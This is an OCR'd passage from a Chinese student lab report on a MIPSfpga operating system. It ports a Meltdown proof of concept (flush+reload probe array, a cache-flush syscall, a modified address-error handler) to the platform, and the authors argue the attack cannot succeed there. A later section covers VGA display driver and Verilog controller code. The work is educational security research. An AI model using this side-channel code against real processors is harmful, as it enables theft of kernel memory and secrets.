    :
    : "eax"
  );

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```

首先，嵌入了一段内联汇编，并没有实际作用，只是让运算单元重复进行加法运算，占据 eax 寄存器，因为 x86 中函数调用的返回值也默认在 eax 寄存器中，所以这么做延长了异常处理程序的时间，让之后的访存语句有足够的时间趁虚而入。语句 `kernel_data = *(char*)kernel_data_addr;` 读取了一个位于内核地址空间的数据。在用户态中访问该地址是不允许的，会产生 SIGSEGV 信号。由于之前注册了对应的信号处理程序 catch_segv，程序不会退出，而是按照我们的设计，从 jbuf 中恢复系统栈，继续执行。在有 Meltdown 漏洞的 CPU 上，在异常处理之前，会乱序执行之后的语句 `array[kernel_data * 4096 + DELTA] += 1;`这是一个用户空间的内存操作，是合法的。`array[kernel_data * 4096 + DELTA]`的写入并不会最终被提交，但是 meltdown_asm 带来的副作用就是，`array[kernel_data*4096 + DELTA]`进入了 cache。

4.7.3 Meltdown 攻击在 MIPSfpga 平台复现的研究与设计

因为本次实验使用的 MIPS 平台主频为 50MHz，能提供 20ns 级的计时精度。尽管实验提供的资料里没有给出 cache 和内存的访存时间，但在 PC 上复现 x86 版本的 PoC 时，我发现从内存中取数大约需要 100~200ns，而如果已在 cache 中存在则只需不到 50ns。此外，根据 MIPSfpga Getting Started Guide （Version 2.0, July 1, 2017） 第 18 页所述，从内存中取数需要 5 个时钟周期，而从 cache 中取数仅 1 个时钟周期。因此，应当可以通过比较访存时间来判断某地址是否位于 cache 之中。

移植 PoC 时，除了需要把一段内联汇编改写为 MIPS 汇编、使用自定义的计时函数外，还需要解决以下问题：

1. x86 的 gcc 编译器提供了内部函数_mm_clflush ，可以清空 cache。而 MIPS 的 C 编译器并没有类似函数。这导致我们无法尽力保证进入 meltdown_asm 时 array 不在 cache 中，极大降低了攻击的成功率。
    - 我们会在 4.5.7.4 节中，给出相应的解决方案：新增清空 cache 的系统调用。
2. 访问内核地址，不可避免将触发异常。但我们的 OS 并没有实现 Linux 里的信号和 signal handler 机制，用户态程序试图访问内核地址空间将会直接结束整个进程。
    - 我们会在 4.5.7.5 节中，给出相应的解决方案：修改地址越界的异常处理函数。
3. 上述 x86 的 PoC 中，为了提高攻击的成功率，使用 open 和 pread 让 secret 进入 cache（而没有进入用户态的地址空间）。我们的系统调用暂时没有包括相应功能。
    - MIPS 平台的指令设计、访存流程设计，不支持上述功能。不过，这步预读 cache 的操作，只是一个提高攻击成功率的技巧，缺少这部分仍有可能成功。

4.7.4 方案实现：新增清空 cache 的系统调用

09019xxx XXX

首先，我们分析 _mm_clflush 函数的作用。_mm_clflush 函数的签名为 void _mm_clflush(void const* p)，参数为指针类型，返回值为 void。_mm_clflush 函数的作用是，如果 p 指针指向的数据在 cache 里，则清空 cache 里的该数据。也就是说，p 是数据的虚拟地址，我们拿着虚拟地址 p 去 cache 里检索数据，如果发现有，则清空该条数据。

然后，我们需要注意清空 cache 数据的细节。cache 的一个 entry 可能是 dirty 的，即，在 cache 的写策略为写回（write-back）时，该数据可能被修改了，cache 中的数据为最新版本，内存中的数据为旧版本。因此，我们首先要判断该 cache entry 是否 dirty，如果 dirty，则先写回内存。

接下来，我们分析可以用哪些 cache 指令，来实现上述的 ① 写回 dirty cache entry ② 清掉 cache entry 的操作。cache 指令的具体设计，请参见报告 4.3.2 节。

- 对于 ① 写回 dirty cache entry，我们可以使用操作码为 110 的 hit writeback 指令，其功能是：用给出的 addr 检索所有 cache entry，如果找到了这个 entry，并且这个 entry 是 dirty 的，那么强制写回这个 entry，并且这个 entry 仍保持在 valid。
- 对于 ② 清掉 cache entry，我们可以使用操作码为 110 的 hit writeback 指令，其功能是：如果 cache 里有给出的 addr，找到了虚拟地址为 addr 的 entry，那么设这个 entry 为 invalid。

因此，为了实现 _mm_clflush 函数的功能，我们写出如下的 MIPS 汇编代码：

```
LEAF(_mm_clflush)
    cache   0x19, 0(a0)     # op: 110 01, hit writeback, dcache
    nop
    nop
    nop
    nop
    cache   0x11, 0(a0)     # op: 100 01, hit invalid, dcache
    nop
    nop
    nop
    nop
    jr      ra              # 相当于 C 的 return
    nop
```

```
    nop
    nop
    nop
END(_mm_clflush)
```

最后，我们讲一下应该如何将这段代码嵌入 meltdown 攻击流程。meltdown 攻击开展在用户模式下，而此处用到的 cache 指令为特权指令，不能在用户模式调用。因此，我们将其实现为系统调用的形式。新增一个系统调用，需要实施以下步骤：

- 在 inc/unistd.h 里面改一下系统调用数量；
- 在 inc/unistd.h 定义宏；
- 在 lib/syscall.S 添加相应的系统调用（.extern 和 .word）；
- 在 lib/syscall_all.c 里实现上面定义的系统调用；
- 在 ushell/user/syscall_lib.c 中再写一个给用户调用的接口

新增系统调用后，即可应用 void syscall_rt_mm_clflush(u32 addr) 的接口，进行清空 cache 的操作。

4.7.5 方案实现：修改地址越界的异常处理函数

09019xxx XXX

原先的 OS 设计在 genex.S 中的 addr_handler 中处理地址越界异常。如果用户程序访问到了内核的地址空间，那么会由 MMU 硬件触发地址越界异常，通过 addr_handler 作为其处理函数，直接将该进程释放并调度新的进程继续执行，因此常通过将一个进程直接返回内核空间地址，以在进程结束时释放该进程。

但是由于 meltdown 的需要，我们设计只有在进程访问到内核空间的 0x9000_0000 的时候才会将当前进程释放，并且将所有的进程返回地址由随意的一个内核空间地址改为了固定地址 0x9000_0000。对于用户进程访问到的其他内核地址空间，我们采取触发异常但不处理的策略。但是对于这种不进行处理的越界情况，由于直接返回会反复执行用户程序中的越界语句，导致无限次触发异常，因此我们在异常返回之前，首先将 EPC+4 ，这样用户程序可以继续执行下一条没有异常的语句。

由于现在 addr_handler 也有可能会返回当前进程继续执行，因此对于这种非 0x9000_0000 的地址越界，也需要进行上下文保存以及上下文恢复。但是由于处理流程较为简单，考虑到效率问题，也可以选择关中断以避免异常的嵌套，这样就可以不进行上下文的保存。

注意到地址越界异常是在用户态下触发的，因此理论上该异常在处理的时候一定不是嵌套异常，因此在异常返回之前只要简单地恢复用户模式，再恢复上下文并跳转至 EPC 继续执行即可。

由上述的分析，可以得到现在的地址越界异常的处理流程如下：

1. 判断 CP0_BADVADDR 是否为 0x9000_0000 ，如果是，则跳入之前设计的 addr_handler，释放当前进程并调度新进程执行。（注意这里的判断用的是 k 系列寄存器，不会破坏用户的上下文）。
2. 对于不是 0x9000_0000 的越界异常，保存上下文，将 EPC +4 ，恢复上下文并跳转回 EPC 继续执行。

伪代码如下：

```
// [x] 表示寄存器 x 的值；Memory[x] 表示访存，地址为 x
if [CP0_BADVADDR]==0x9000_0000 goto normal
// you should close interrupt here
CP0_EPC    <-  [CP0_EPC]+4
jump to CP0_EPC

normal:
    The original processing flow is executed here.
    You can refer to Section 4.4.8
```

4.7.6 在本 MIPSfpga 平台开展攻击的 PoC 代码解析

根据实验提供的软硬件平台，我们目前的 MIPS 软核里没有实装 cache。不过，可以将 SRAM 扩展成 cache。由于时间有限，我们并没有完成这一部分工作。此代码可以留给后面的同学参考。

尽管 Meltdown 漏洞影响的主要是 Intel 与 ARM 处理器，我们在调研阶段并没有看到 MIPS 处理器普遍存在此类漏洞的报道，但鉴于不少 MIPS 处理器型号已停产，厂家无法提供官方测试报告，我们组进行的尝试是非常有意义的。

此 PoC 在 x86 版本 PoC 的基础上，将 x86 的 PoC 移植到了 MIPS 平台上。

做出的改动包括：

1. 改写内联汇编，使用 MIPS 汇编指令
2. 禁用预读相关的函数调用
3. 替换计时函数，使用 get_TLR0()获取时间戳
4. 替换清空指定地址的 cache 的函数为我们改写的 syscall_rt_mm_clflush
5. 由于我们实现的 OS 没有信号机制，移除与 Linux 信号相关的调用。将分支条件中的 sigsetjmp 替换成我们自己定义的 dummy_func 函数。

代码如下：

```
#include <mips/mips32.h>
#include <string.h>
#include "lib.h"
#include "timer.h"

#include "meltdown.h"

/*********************** Flush + Reload ************************/
u8 array[256 * 4096];


void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i * 4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) syscall_rt_mm_clflush(&array[i * 4096 +
DELTA]);
}
```

```
static int scores[256];

void reloadSideChannelImproved()
{
  int i;
  volatile u8 *addr;
  register u8 time1, time2;
  int junk = 0;
  for (i = 0; i < 256; i++) {
    addr = &array[i * 4096 + DELTA];
    time1 = get_TLR0();
    junk = *addr;
    time2 = get_TLR0() - time1;
    if (time2 <= CACHE_HIT_THRESHOLD)
      scores[i]++; /* if cache hit, add 1 for this value */
  }
}
/************************ Flush + Reload ************************/

void meltdown_asm(unsigned long kernel_data_addr)
{
  char kernel_data = 0;
  // Give return value register something to do
    asm volatile(
        "addi $t0, $zero, 141  # 将 $t0 赋值为 141\n"
        "add $v0, $v0, $t0     # 将 $v0 加上 $t0 的值\n"
        "li $t1, 800            # 将 $t1 赋值为 800\n"
        "loop:                 # 标签 loop\n"
        "    add $v0, $v0, $t0     # 再次将 $v0 加上 $t0 的值\n"
        "    addi $t1, $t1, -1     # 将 $t1 减 1\n"
        "    bne $t1, $zero, loop  # 如果 $t1 不为 0，则跳转到 loop 标签处
\n"
    );
  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
/*
static sigjmp_buf jbuf;
static void catch_segv()
{
```

```
  siglongjmp(jbuf, 1);
}
*/

int dummy_func() {
    volatile int a = 0, b = 114514;
    while(b--) { a += 2; }
    return a % 2;
}

void do_meltdown()
{
  for (int idx = 0; idx < 8; ++idx) {
    int i, j, ret = 0;

    // Register signal handler
    //signal(SIGSEGV, catch_segv);

/*
    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
      perror("open");
      return -1;
    }
*/
    memset(scores, 0, sizeof(scores));
    flushSideChannel();

    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
        /*
      ret = pread(fd, NULL, 0, 0);
      if (ret < 0) {
        perror("pread");
        break;
      }
        */
      // Flush the probing array
      for (j = 0; j < 256; j++)
        syscall_rt_mm_clflush(&array[j * 4096 + DELTA]);

      // if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9d8b000 +
idx); }
        if (dummy_func() == 0) { meltdown_asm(0xf9d8b000 + idx); }
```

```
      reloadSideChannelImproved();
    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
      if (scores[max] < scores[i]) max = i;
    }
    printf("Position of stolen byte is %d \n", idx);
    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n\n", scores[max]);
  }
}
```

4.7.7 利用 Meltdown 漏洞攻击 MIPSfpga 的预期结果论证

前面已经提到过，实验提供的 MIPS 软核里没有实装 cache，使得 Meltdown 等瞬态执行攻击缺乏必要的条件。然而，经过分析，我们认为，即使 MIPSfpga 实现了 cache，在我们的平台上也无法进行 Meltdown 攻击。

MIPS 中的异常大部分为精确异常，意味着：1. 在发生这个异常之前的一切计算行为会完整的结束并体现效果； 2. 在发生这个异常之后的一切计算行为（包含当前这条指令）将不会产生任何效果。另外，根据手册中异常和中断处理的章节，“在产生异常时，造成异常的指令和流水线中接下来的指令会被取消”[2]。由于精确异常确保了异常发生后会清空流水线的后续指令，这意味着产生地址越界异常后，将立即执行中断处理程序，而没有机会对探针数组进行写操作。

此外，由于我们实验平台不存在分支预测逻辑[3]，因此也对 Spectre 变体 1 和变体 2 免疫。

[2] “When an exception condition occurs, the instruction causing the exception and all those that follow it in the pipeline are cancelled (“flushed”).”, MicroAptiv UP Software User's Manual MD00942, pp. 96

[3] “The microAptiv UP core does not have branch prediction logic, and thus the target address must be available before the end of the E stage.”, MicroAptiv UP Software User's Manual MD00942, pp. 65

4.8 拓展工作：VGA 显示屏的软硬件开发


09019xxx XXX

本节介绍了我们的拓展工作之一：VGA 显示屏的软硬件开发。首先，我们会简单介绍关于 VGA 的背景知识，包括 VGA 协议的目的、输入输出引脚约定、时序约定。然后，我们会阐述本工作的意义：VGA 显示屏是本 OS 系统的真正的输出设备，它使 OS 系统向外界的信息传输不依赖于 PuTTY 窗口。最后，我们会介绍 VGA 显示屏的软硬件开发逻辑，并结合代码给出具体分析。

4.8.1 VGA 接口简介：目的、接口约定、时序约定


首先，我们来介绍一下 VGA 接口。VGA 的全称是 Video Graphics Array 视频图形阵列，是一个使用模拟信号进行视频传输的标准，具有分辨率高、显示速率快、颜色丰富等优点，在彩色显示器领域得到了广泛的应用，但是不支持热插拔，不支持音频传输。最初，由于设计制造的原因，早期的 CRT 显示器只能接收模拟信号输入，因此，计算机内部的显卡负责进行数模转换，VGA 接口就是显卡上输出模拟信号的接口。如今，液晶显示器虽然可以直接接收数字信号，但是为了兼容显卡上的 VGA 接口，也大都支持 VGA 标准。

然后，我们介绍一下 VGA 接口的引脚约定。Minisys 开发板提供的 VGA 连接器有 14 个引脚，分别为 4×3 的 RGB 输出信号，以及一个行同步信号、一个场同步信号。VGA 接口引脚定义如下图所示：



引脚	名称	描述	引脚	名称	描述
1	RED	红色	9	KEY	预留
2	GREEN	绿色	10	GND	场同步地
3	BLUE	蓝色	11	ID0	地址码 0
4	ID2	地址码 2	12	ID1	地址码 1
5	GND	行同步地	13	HSYNC	行同步
6	RGND	红色地	14	VSYNC	场同步
7	GGND	绿色地	15	ID3	地址码 3
8	BGND	蓝色地			

VGA 接口的电路图如下所示：



具体的，对于 VGA 标准中控制信号的时序约定，支持 VGA 标准的显示屏的时序为从左到右、从上到下一行一行扫描，VGA 显示屏会根据行同步信号、场同步信号来推断当前 RGB 信号是在声明哪个像素的 RGB。VGA 标准中，行同步信号、场同步信号的约定如图所示：




图 18.1.3 行同步时序






图 18.1.4 场同步时序

在有效数据期间，（行同步时序）一行的像素被一个一个从左到右扫描，（场同步时序）整个屏幕的行被从上到下一行一行扫描。扫描顺序的示意图如下所示：



结合像素扫描逻辑与时序约定，示意图如下所示：



对于不同分辨率的显示屏，VGA 的时序参数（行消隐、行前肩、行同步、场消隐、场前肩、场同步等参数的值等）也是不同的。下图为不同分辨率显示屏的 VGA 时序参数：


显示模式	时钟	行时序（像素数）					帧时序（行数）				
	（MHz）	a	b	c	d	e	o	p	q	r	s
640x480@60	25.175	96	48	640	16	800	2	33	480	10	525
640x480@75	31.5	64	120	640	16	840	3	16	480	1	500
800x600@60	40.0	128	88	800	40	1056	4	23	600	1	628
800x600@75	49.5	80	160	800	16	1056	3	21	600	1	625
1024x768@60	65	136	160	1024	24	1344	6	29	768	3	806
1024x768@75	78.8	176	176	1024	16	1312	3	28	768	1	800
1280x1024@60	108.0	112	248	1280	48	1688	3	38	1024	1	1066
1280x800@60	83.46	136	200	1280	64	1680	3	24	800	1	828
1440x900@60	106.47	152	232	1440	80	1904	3	28	900	1	932

4.8.2 VGA 显示屏软硬件对 OS 的意义

VGA 显示屏对于我们开发的 Minisys 板上 OS 系统具有重大的意义：它是我们开发的操作系统的真正的输出设备，为系统提供了一种可视化的输出方式。VGA 显示屏使得我们系统可以将输出信息独立呈现，这意味着我们的系统可以直接与用户进行交互，而不需要通过其他软件（如 PuTTY 窗口）的辅助。

并且，VGA 显示屏作为系统的可视化信息输出方式，不仅可以显示文本或简单的图像信息，还有拓展为用户图形界面 GUI 的潜力：我们可以通过 VGA 显示屏呈现用户界面，让用户通过键盘、鼠标等输入设备与系统进行交互。

未进行 VGA 扩展与进行 VGA 扩展的系统的结构对比图，如下图所示：



(a) VGA 拓展前　　(b) VGA 拓展后


可以看出，VGA 显示屏是系统中真正的输出设备（而非依托于 PuTTY、GDB 等调试工具）。在未开发 VGA 拓展时，系统的输出只能依赖于 PuTTY、GDB 等调试工具所连接的外部的计算机，该计算机提供了输出设备——显示屏、输入设备——键盘。完成 VGA 拓展后，我们系统虽然拥有了独立的输出设备（VGA 显示屏），但还没有独立的输入设备，因此，仍需依赖于 PuTTY、GDB 等调试工具所连接的外部计算机，依赖于它的输入设备（键盘）。从这个角度看，VGA 显示屏在我们系统中起到双屏的作用。

4.8.3 VGA 显示屏软硬件的开发逻辑

接下来，我们介绍一下 VGA 显示屏软硬件的编写逻辑。可以大致划分为两步：

- OS 驱动部分（软）：
  - 每当我们想调用 printf 函数、向终端输出字符时，printf 函数会调用 VGA 驱动提供的 vga_print_char(char c) 函数，让该函数接收当前要输出的字符。
  - 在该函数内部，维护着当前屏幕应显示的所有字符。具体的，我们会维护一个 64×24 的矩阵（屏幕共能显示 24 行，每行 64 个字符）。同时，我们会维护一个当前屏幕输出位置的光标，每当我们要输出新字符，就在光标处新写入该字符；若 64×24 矩阵被写满，则另起一行、继续写字符。
  - 一旦 64×24 矩阵的内容更新，该函数就通过读写外部设备的方式，将更新后的 64×24 矩阵的信息发给 FPGA 硬件扩展部分。
- FPGA 硬件扩展部分（硬）：
  - 通过 OS 驱动部分的通信，FPGA 硬件扩展部分已经拿到了屏幕上的 64×24 字符矩阵。接下来，对于这 64×24 个字符，我们会使用 ASCII 的字模码（16*8），将 ASCII 字符一个一个转换成相应的字模，最后得到一张 640*480 的像素图片。
  - 最后，我们会根据 VGA 的时序约定，输出该 640*480 的像素图片。

上述流程的示意图如下图所示：



4.8.4 硬件开发：VGA 显示屏的时序控制 verilog 代码编写

接下来，我们介绍一下 VGA 显示屏控制器的编写逻辑。

- 首先，在实验箱提供的 600 × 480 显示屏上，我们要显示 64 × 24 个字符。我们计划将这 64 × 24 个字符的值，直接输入到 VGA 显示屏控制器。一个 ASCII 字符占 8 位，所以，我们需要在 verilog 代码内维护一个 64 × 24 × 8 的 reg 变量。输入信号为 32 位，其中 [15:8] 位为希望让 verilog 控制模块知道的字符的光标位置， [7:0] 位为对应字符的 ASCII 码。也就是说，我们通过字符光标位置与字符 ASCII 码的同步，将屏幕上的字符一个一个告诉 verilog 控制模块。光标位置与字符 ASCII 码的同步输出，需要在驱动程序实现。
- 然后，我们在 verilog 代码里，用 parameter 数据类型存储字模数据。在维护行同步信号、场同步信号，遍历扫描每个像素时，判断

- ① 当前遍历的像素位置属于哪个字符，然后，索引 64 × 24 × 8 位输入信号，取得该字符的 ASCII 值，再索引字模的 parameter，得到该字符 ASCII 码对应的字模。
- ② 得到当前遍历的像素在该字符的字模中，相对位置的坐标，然后索引该字符 ASCII 码对应的字模，通过判断索引值为 0 还是 1，判断 RGB 输出是黑还是白。

VGA 显示屏控制器的 Verilog 代码如下所示：

```
module mfp_ahb_vga_shell(
    input                   I_clk    ,       // 系统 50MHz 时钟
    input                   I_rst_n  ,       // 系统复位
    input           [32:0]  I_data   ,       // 32 位数据，[15:8] 是
cursor，[7:0] 是 ASCII
    output  reg     [3:0]   O_red    ,       // VGA 红色分量
    output  reg     [3:0]   O_green  ,       // VGA 绿色分量
    output  reg     [3:0]   O_blue   ,       // VGA 蓝色分量
    output  reg             O_hs     ,       // VGA 行同步信号
    output  reg             O_vs             // VGA 场同步信号
    // 共 14 个输出信号
);
    // 分辨率为 640*480 时，行时序各个参数定义
    parameter       C_H_SYNC_PULSE      =   96  ,
                    C_H_BACK_PORCH      =   48  ,
                    C_H_ACTIVE_TIME     =   640 ,
                    C_H_FRONT_PORCH     =   16  ,
                    C_H_LINE_PERIOD     =   800 ;

    // 分辨率为 640*480 时，场时序各个参数定义
    parameter       C_V_SYNC_PULSE      =   2   ,
                    C_V_BACK_PORCH      =   33  ,
                    C_V_ACTIVE_TIME     =   480 ,
                    C_V_FRONT_PORCH     =   10  ,
                    C_V_FRAME_PERIOD    =   525 ;

    reg [11:0]      R_h_cnt         ; // 行时序计数器
    reg [11:0]      R_v_cnt         ; // 列时序计数器
    reg             R_clk_25M       ; // 25MHz 像素时钟

    reg             W_active_flag   ; // 激活标志，当这个信号为 1 时 RGB 的
数据可以显示在屏幕上
```

```
    // 记录屏幕的 64 * 24 * 8 字符串
    reg [12287:0]   R_screen_string ;

    // 为了输出 shell 的自定义 reg 变量
    reg [5:0]       R_char_h_cnt    ; // 打印字符的当前行坐标
    reg [4:0]       R_char_v_cnt    ; // 打印字符的当前列坐标
    reg [7:0]       R_now_ascii     ; // 打印字符的 8 位 ASCII 码
    reg [3:0]       R_char_h_detail ; // 打印字符 字模的当前行坐标
    reg [4:0]       R_char_v_detail ; // 打印字符 字模的当前列坐标

    // 133 * 16 * 8 字模的 parameter
    reg [127:0] C_ascii_character [133:0];


    ////////////////////////////////////////
    // 功能： 维护记录屏幕的 64 * 24 * 8 字符串 R_screen_string
    ////////////////////////////////////////
    always @(posedge I_clk or negedge I_rst_n) // 输入的 50 MHz I_clk 的
上升沿
    begin
        if(!I_rst_n) // reset
            R_screen_string                         <=  12287'b0    ;
        else // I_data[15:8] 是 cursor，I_data[7:0] 是 ASCII
            R_screen_string[8 * I_data[15:8] -: 8] <=  I_data[7:0] ;
    end
    ////////////////////////////////////////


    ////////////////////////////////////////
    // 功能： 产生 25MHz 的像素时钟 R_clk_25M
    ////////////////////////////////////////
    always @(posedge I_clk or negedge I_rst_n) // 输入的 50 MHz I_clk 的
上升沿
    begin
        if(!I_rst_n) // reset
            R_clk_25M   <=  1'b0        ;
        else
            R_clk_25M   <=  ~R_clk_25M  ;     // 每到上升沿才反转，50 MHz
-> 25 MHz
    end
    ////////////////////////////////////////


    always @(posedge R_clk_25M or negedge I_rst_n)
```

```
    begin
        ////////////////////////////////////////
        // 功能：产生行时序计数器 R_h_cnt
        ////////////////////////////////////////
        begin
            if(!I_rst_n) // reset
                R_h_cnt <=  12'd0   ;
            else if(R_h_cnt == C_H_LINE_PERIOD - 1'b1) // 计数到最大值了，
重新开始
                R_h_cnt <=  12'd0   ;
            else
                R_h_cnt <=  R_h_cnt + 1'b1  ;
            // 产生行时序输出 O_hs，C_H_SYNC_PULSE 内要置零
            O_hs = (R_h_cnt < C_H_SYNC_PULSE) ? 1'b0 : 1'b1    ;
        end
        ////////////////////////////////////////
